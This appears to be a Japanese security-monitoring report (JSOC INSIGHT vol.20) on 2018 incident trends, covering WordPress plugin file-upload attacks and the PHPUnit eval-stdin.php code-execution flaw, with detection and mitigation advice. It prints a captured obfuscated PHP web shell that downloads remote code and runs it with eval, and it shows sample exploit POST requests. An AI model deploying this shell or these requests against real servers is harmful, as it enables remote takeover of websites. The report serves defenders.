LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

Vol.20

2018/08/07

JSOC Analysis Group

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.20

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
第 3、4 章　　2018 年 1 月 1 日 ～ 2018 年 3 月 31 日
第 5 章　　2017 年 4 月 1 日 ～ 2018 年 3 月 31 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　WordPress プラグインを対象にしたファイルアップロード攻撃の爆発的増加

オープンソースのコンテンツ管理システム（CMS）である WordPress のプラグインを対象としたファイルアップロード攻撃が爆発的に増加しました。前回の集計期間における増加では、実害を伴う内容のファイルではありませんでしたが、本件では実害を伴う可能性がある内容に変化しました。多種多様なプラグインが攻撃の対象とされているため、利用しているプラグインの把握と管理が重要です。

■　PHPUnit における任意コード実行の脆弱性

2017 年 6 月に公開された、PHP のテストフレームワークである PHPUnit における任意コード実行の脆弱性(CVE-2017-9841)を悪用した攻撃通信が増加しました。今回増加した攻撃通信の内容は、脆弱性の有無を調査する目的の通信であり、実害を及ぼすような内容ではありませんでした。しかしながら、今後実害を及ぼす攻撃通信が発生する可能性があるため、注意が必要です。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1 に、集計期間(2018 年 1 月～3 月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2017 年 10 月～12 月)の 257 件から減少し、205 件でした。

インターネットからの攻撃により発生した重要インシデントは、1 月中旬から下旬にかけて多く発生(図 1-①)しました。件数増加の主な要因は、Oracle WebLogic Server の WLS Security に関する任意コード実行が可能な脆弱性(CVE-2017-10271)[1]を悪用する攻撃が数多く発生したためでした。本攻撃は、昨年 12 月に攻撃コードが公開されて以降、非常に多くの攻撃を継続して検知しています。しかし、お客様による脆弱性対応が完了したためか、2 月中旬以降で本攻撃による重要インシデントは発生していません。また、クロスサイトスクリプティング(XSS)や SQL インジェクションによる重要インシデントは、本集計期間全体で定常的に発生しました。

ネットワーク内部から発生した重要インシデントは、3月中旬に急増(図 1-②)しました。本増加は、445/tcpへの不審な通信が多く発生したことに起因します。本通信は感染拡大の挙動として発生するこ

[1] JSOC INSIGHT vol.19　4.1 Oracle WebLogic Server の任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20180411_jsoc_a001t.pdf

とから、複数送信元からの検知や継続検知が多いため、重要インシデントの件数が増加しやすい傾向があります。





図 1 発生した重要インシデントの件数推移(2018 年 1 月～3 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 129 件から減少し、101 件でした。Oracle WebLogic Server の脆弱性を悪用する攻撃による重要インシデントが最も多くの割合を占め、次いで XSS と SQL インジェクションによる重要インシデントが前集計期間から引き続き多くの割合を占めました。また、外部へ公開されるべきでないファイルの参照や、推測可能な認証情報によるログイン等、設定不備による重要インシデントが増加しました。本集計期間においては、WordPress の設定ファイルを編集した際に作成された一時ファイルが参照可能であり、データベース接続に使用する認証情報が意図せず公開されていた事例や、デフォルトのアカウントおよびパスワードでログイン可能な Apache Axis2 の管理ページが公開されていた事例がありました。このような設定不備によるインシデントは、新規サーバの構築および公開や、ユーザの入れ替わりが発生する年度始めに増加しやすいと考えられるため、より一層の注意が必要です。




(a) 10～12 月　　(b) 1～3 月

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 128 件から減少し、104 件でした。Ursnif へ感染した際に発生する通信を検知したことによる重要インシデントの件数が特に大きく減少しました。しかしながら、不審メールに添付される、Ursnif や URLZone への感染を意図した Excel ファイルにより発生した通信の検知を依然として確認しているため、引き続き不審メールに対する注意が必要です。

不審なファイル取得による重要インシデントは、本通信の検知のみでは、調査目的で発生した正当な通信の可能性があるため、判断が困難でした。しかし、他の通信の検知状況を含めて総合的に分析した結果、攻撃者による不正な活動が行われた結果として発生した通信である可能性が高いと判断したため、重要インシデントとした事例がありました。



(a) 10～12 月　　(b) 1～3 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

3.2 注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないもののインターネットからの攻撃で検知件数が多い事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
203.24.188.242 からの攻撃	1 月 10 日から 11 日にかけて、203.24.188.242(オーストラリア)からの攻撃通信を多数検知しました。 Ruby on Rails における任意コードの実行が可能な脆弱性(CVE-2013-0156)や、CGI で動作する PHP における任意コードの実行が可能な脆弱性(CVE-2012-1823)を狙った攻撃で、仮想通貨のマイニングを目的とした攻撃内容でした。	1 月上旬～ 1 月中旬
190.60.206.11 からの攻撃	190.60.206.11(コロンビア)から、Network Weathermap をはじめ、Oracle WebLogic Server や JBoss 等、複数のソフトウェアに対する攻撃を多数検知しました。脆弱性の有無を調査する内容の攻撃も一部含まれていましたが、主には仮想通貨のマイニングを目的としていました。	1 月下旬～ 2 月中旬
PAN-OS の脆弱性を悪用した攻撃	2 月 3 日から 4 日にかけて、Palo Alto Networks 社製品に搭載されている PAN-OS の脆弱性(CVE-2017-15944)を悪用した攻撃通信を多数検知しました。 多数の送信元 IP アドレスからの検知がありましたが、攻撃の影響を受ける環境がなかったためか認証回避の試みの検知のみで、任意コード実行を試みる攻撃通信の検知はありませんでした。	2 月上旬
SIPROTEC に対するスキャン通信	2 月 25 日に、Siemens 社製品の SIPROTEC に対するスキャン通信を検知しました。 時期やスキャン対象となっている機器からアノニマスによる OpNuke の可能性がありましたが、本検知の通信先組織に共通点や関わり等は見られず、OpNuke の対象とされている組織との関連も見られませんでした。	2 月下旬

4　今号のトピックス

4.1　WordPress プラグインを対象にしたファイルアップロード攻撃の爆発的増加

2018 年 1 月 4 日に、オープンソースのコンテンツ管理システム（CMS）である WordPress のプラグインを対象とした、ファイルアップロード攻撃の検知件数が爆発的に増加しました。攻撃の対象となったプラグインは多数あり、脆弱性の公開時期も様々でした。前集計期間においても CMS に対するファイルアップロード攻撃は増加[2]しましたが、本集計期間ではそれを大きく上回る増加を確認しました。

4.1.1　悪用する脆弱性

表 3に、攻撃通信から確認したプラグインのディレクトリ例を示します。

WordPressは多くの開発者によって公開された多種多様なプラグインがあり、それらプラグインに対して脆弱性が見つかることもまた多くあります。今回の攻撃は新しい脆弱性のみを選択しているわけではなく、古くから情報が公開されている脆弱性も含め、手当たり次第に攻撃対象としているように見受けられます。

表 3 攻撃通信の宛先ディレクトリ例

cherry-plugin	reflex-gallery	formcraft
wp-property	simple-ads-manager	simple-dropbox-upload-form
uploader	wp-symposium	wpstorecart
tevolution	mailpress	gallery-plugin
dzs-portfolio	mm-forms-community	font-uploader

4.1.2　検知件数の推移

図 4にWordPressプラグインを対象としたファイルアップロード攻撃の検知件数推移を示します。

1月4日から14日にかけて、検知件数が爆発的に増加(図 4-①)しています。前集計期間の12月19日及び21日に検知件数の大きな増加(図 4-②)がありましたが、今回はピーク時の件数が前回の約3.7倍を示しました。以降も断続的に検知件数が増加していますが、2月19日から2月27日にかけての増加以降、収束しています。

また、一見横ばいであり増減が少ない期間 (図 4-③)においても、実際には50件から500件程度の検知件数で増減を繰り返しており、今回の増加がいかに激しかったかがわかります。

[2] JSOC INSIGHT vol.19 4.2.1.3 CMS およびそれらのプラグインの脆弱性を悪用するファイルアップロード攻撃
https://www.lac.co.jp/lacwatch/pdf/20180411_jsoc_a001t.pdf




図 4 WordPress プラグインを対象としたファイルアップロード攻撃の検知件数推移

4.1.3 アップロードされるファイルの例

1 月 4 日から 2 月 27 日までの検知件数増加期間において、攻撃者がアップロードを試みているファイルの内容を調査したところ、2 月 3 日以前と 4 日以後でファイルの内容に変化がありました。

2 月 3 日以前に検知したファイルの内容は、前集計期間から引き続き特定の文字列を表示させることを目的とした PHP コードを含むファイルでした(図 5)。アップロードする際に使用するファイル名は「<ランダムな 5 文字>.php」を基本とし、悪用する脆弱性に合わせて.phtml や.php.png など拡張子が変更されていました。

2 月 4 日以後の検知は、Cookie の key パラメータに URL を保持してアップロードされたファイルにアクセスすることで、任意の URL からコンテンツを取得し実行する PHP コードでした(図 6)。検知ログに記録されていた内容はアップロードを試みられたファイルの一部ですが、同様のファイルと考えられる情報がインターネット上に公開されていることを確認しています。なお、ファイル名の規則は 2 月 3 日以前と同様でした。

```
--a48ac0d42652ba605bacd0b495df0fddaa2362ae
Content-Disposition: form-data; name="qqfile"; filename="HhJAb.php.png"
Content-Length: 21
Content-Type: image/png

<?php
echo 'test';
?>
--a48ac0d42652ba605bacd0b495df0fddaa2362ae--
```

図 5 2 月 3 日以前に多く検知したファイルの例

```
--d2d9a1f53effb5a8d6f254eccf1e56957515e7b0
Content-Disposition: form-data; name="qqfile"; filename="cHu32.php"
Content-Length: 1392

<?php
@ob_start();
error_reporting(0);
@ini_set('html_errors','0');
@ini_set('display_errors','0');
@ini_set('display_startup_errors','0');
@ini_set('log_errors','0');
@set_time_limit(0);
@clearstatcache();

if (!isset($_SERVER['HTTP_ACCEPT_LANGUAGE'])) {
    die('test');
}

//1eebe5f01529263e823dc42fac284161

if (isset($_REQUEST['c'])) {
    setcookie("key", "", time() - 3600);
}

//1eebe5f01529263e823dc42fac284161

if (isset($_REQUEST['key'])) {
    setcookie("key", $_REQUEST['key'], time() + 3600 * 24 * 7); //Seven Days.
    $_COOKIE['key'] = $_REQUEST['key'];
}

//1eebe5f01529263e823dc42fac284161

if (!isset($_COOKIE['key'])) {
    $html = <<<EOF
    <form method="POST" action="">
    <input type="text" name="key">
    <input type="submit">
    </form>
EOF;
    die($html);
}

//1eebe5f01529263e823dc42fac284161

$content =  remove_tags(_dl($_COOKIE['key']));

$func="cr"."eat"."e_fun"."cti"."on";

$remove_tags = $func('$x','ev'.'al'.'("?>".$x);');

$remove_tags($content);

function _dl($url)
{
    try {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_TIMEOUT, 30);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $r = curl_exec($ch);
        curl_close($ch);
    } catch (Exception $e) {
        $r = file_get_contents($url);
    }
```

図 6 2月4日以後に多く検知したファイルの例

4.1.4 攻撃による影響調査と対策

本攻撃は WordPress プラグインの脆弱性を狙ったファイルアップロード攻撃でした。Web サーバのアクセスログに、通常のサイト閲覧では発生しないようなプラグインに対する連続したアクセスが記録されている場合は、攻撃が行われた可能性が高いと考えます。また、攻撃の影響を受けた場合に作成されるファイルについて、ファイル名に規則がみられました。影響有無調査の一例として、以下の確認を推奨します。

【調査のポイント】

- 使用しているプラグインに関する脆弱性がないか
- WordPress ディレクトリ内に「<ランダムな 5 文字>.php」と一致するファイルがないか

また、本攻撃の対策として、使用しているプラグインの管理が重要です。新しいバージョンが開発元から公開された際に脆弱性情報の有無を確認し、脆弱性の修正が含まれていた場合には速やかなアップデートを推奨します。また、WordPress に特化した脆弱性スキャナを使用し、組織内の WordPress 環境に対して脆弱性の有無を調査することも有用です。

WordPressに限った問題ではありませんが、導入されているプラグインを含め適切な管理が行われていないと、プラグインの脆弱性を悪用した攻撃により被害を受ける場合があるため、注意が必要です。また外部に管理委託している場合には、管理体制の把握にも気を配る必要があります。

4.2 PHPUnit における任意コード実行の脆弱性

2017 年 6 月に情報が公開された、PHPUnit における任意コード実行の脆弱性(CVE-2017-9841)[3]を悪用した攻撃通信の検知が増加しています。PHPUnit は、プロダクト開発時のテストに使用されるフレームワークのため、脆弱な環境を外部へ公開していることは少ないと考えられます。本脆弱性を狙った攻撃通信を継続して検知していますが、調査の結果 PHPUnit が公開されている環境を確認した事例は発生していません。しかしながら、本脆弱性の影響を受ける環境が外部に公開されていた場合には、容易に任意のコードを実行することが可能であるため、注意が必要です。

4.2.1 脆弱性の検証

本脆弱性は、eval-stdin.phpの処理に起因します。本ファイルは名称から、標準入力から受け取ったデータをPHPコードとして評価する目的で用意されたファイルであると推測します。しかしながら、図 7に示すeval-stdin.phpの修正内容を確認すると、脆弱なバージョンのPHPUnitでは、標準入力ではなくHTTPリクエストのボディ部分を評価する実装になっていました。

```
analyst@victim$ diff vuln/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php not
-vuln/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
3c3
< eval('?>' . file_get_contents('php://input'));
---
> eval('?>' . file_get_contents('php://stdin'));
```

図 7 eval-stdin.php の修正内容

図 8に、本脆弱性の検証に用いた通信を示します。

POSTリクエストのボディ部分に脆弱な環境で実行するPHPコードを指定(図 8-①)することで、実行結果を含むレスポンス(図 8-②)を得られることを確認しました。

[3] JVNDB-2017-005280 - JVN iPedia - 脆弱性対策情報データベース
https://jvndb.jvn.jp/ja/contents/2017/JVNDB-2017-005280.html

図 8 本脆弱性の検証に用いた通信

4.2.2 脆弱性を悪用した攻撃通信の検知事例

図 9に本脆弱性を悪用した攻撃通信の検知件数推移を、図 10および図 11に攻撃通信の検知例を示します。

断続的な検知が続く中、3月29日に検知件数が大きく増加しました。増加を確認した29日前後における攻撃通信(図 10)を確認したところ、28日および29日の検知増加はNYU Internet Census[4]による調査通信で、レスポンスに特定のヘッダを追加する内容でした。他の攻撃通信に関しては、特に組織等を特定できるような情報は通信に含まれておらず、phpinfo関数を実行することで脆弱な環境の構成を確認するような調査通信(図 11)が多くの割合を占めていました。脆弱な環境であると判明した後に実害のある攻撃が行われる可能性があるため、注意が必要です。

[4] NYU Internet Census
https://scan.lol




図 9 本脆弱性を悪用した攻撃通信の検知件数推移

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
User-Agent: NYU Internet Census (https://scan.lol; research@scan.lol)
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 133

<?php
$protocol = (isset($_SERVER['SERVER_PROTOCOL']) ? $_SERVER['SERVER_PROTOCOL'] : 'HTTP/1.0');
header($protocol . ' 654 lol');
?>
```

図 10 攻撃通信の検知例(28 日および 29 日)

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us) AppleWebKit/534.50 (KHTML, like Gecko)
Version/5.1 Safari/534.50
Content-Length: 18

<?php phpinfo();?>
```

図 11 攻撃通信の検知例(28 日および 29 日以外)

4.2.3 脆弱性の対策

本脆弱性は、脆弱なバージョンのPHPUnitを外部へ公開している場合に影響を受けます。PHPUnitはテストを行うためのフレームワークであるため、一般的にプロダクトの一部として公開する必要はありません。そのため、PHPUnitを含む公開する必要のないファイルやディレクトリを誤って公開してしまわないような仕組み作りが最も重要と考えます。仮にPHPUnitを公開する必要がある場合には、脆弱性が修正されたバージョンを利用した上で、適切なアクセス制御の実施を推奨します。

【本脆弱性の影響を受けるバージョン】

- PHPUnit 4.8.27 以前
- PHPUnit 5.6.2 以前の5.x

5　2017 年度のインシデント傾向

5.1　年度サマリ

2017年4月から2018年3月までの1年間に発生した重要インシデントを振り返り、2017年度に発生したインシデントの傾向を記載します。

図12に、2015年度から2017年度にかけて発生した重要インシデントの件数推移を示します。

2017年度の重要インシデントの総発生件数は、2015年度、2016年度と比べ約半減しました。しかしながら、より緊急性の高い「Emergency」と判断した重要インシデントの発生件数は、2015年度は0件、2016年度は4件、2017年度は10件と増加傾向にあります。




図 12　重要インシデント発生件数の推移(2015 年 4 月～2018 年 3 月)

※各月の件数は左から 2015 年、2016 年、2017 年度を示します。

また、重要インシデントの件数は減少傾向にあるものの、攻撃通信を検知したログの総件数は増加傾向にあります(図　13)。




図 13 攻撃と判断したインシデントに含まれるログ件数（2016 年 4 月～2018 年 3 月）

5.2 インターネットからの攻撃により発生した重要インシデントについて

図 14 にインターネットからの攻撃によって発生した重要インシデントの発生件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、2016 年度の 647 件から減少し、479 件となりました。6 月、7 月については 2016 年度より件数が多くなっており（図 14-①）、これは IIS 6.0 の WebDAV 機能の脆弱性を悪用した攻撃を特定のお客様で継続して通知していたことが原因です。

また、2018 年 1 月には Oracle WebLogic Server のサブコンポーネント「WLS Security」の脆弱性を悪用した攻撃による重要インシデントが多数発生しました(図 14-②)。Apache Struts2 の脆弱性(S2-045)と IIS 6.0 の脆弱性が同時に公開された 2017 年 3 月(図 14-③)と比較するとインシデント件数は少ないものの、複数の攻撃者から特定のサーバに対して攻撃が継続して発生し、本脆弱性が解消された後も執拗に攻撃通信が発生していたことが特徴的でした。

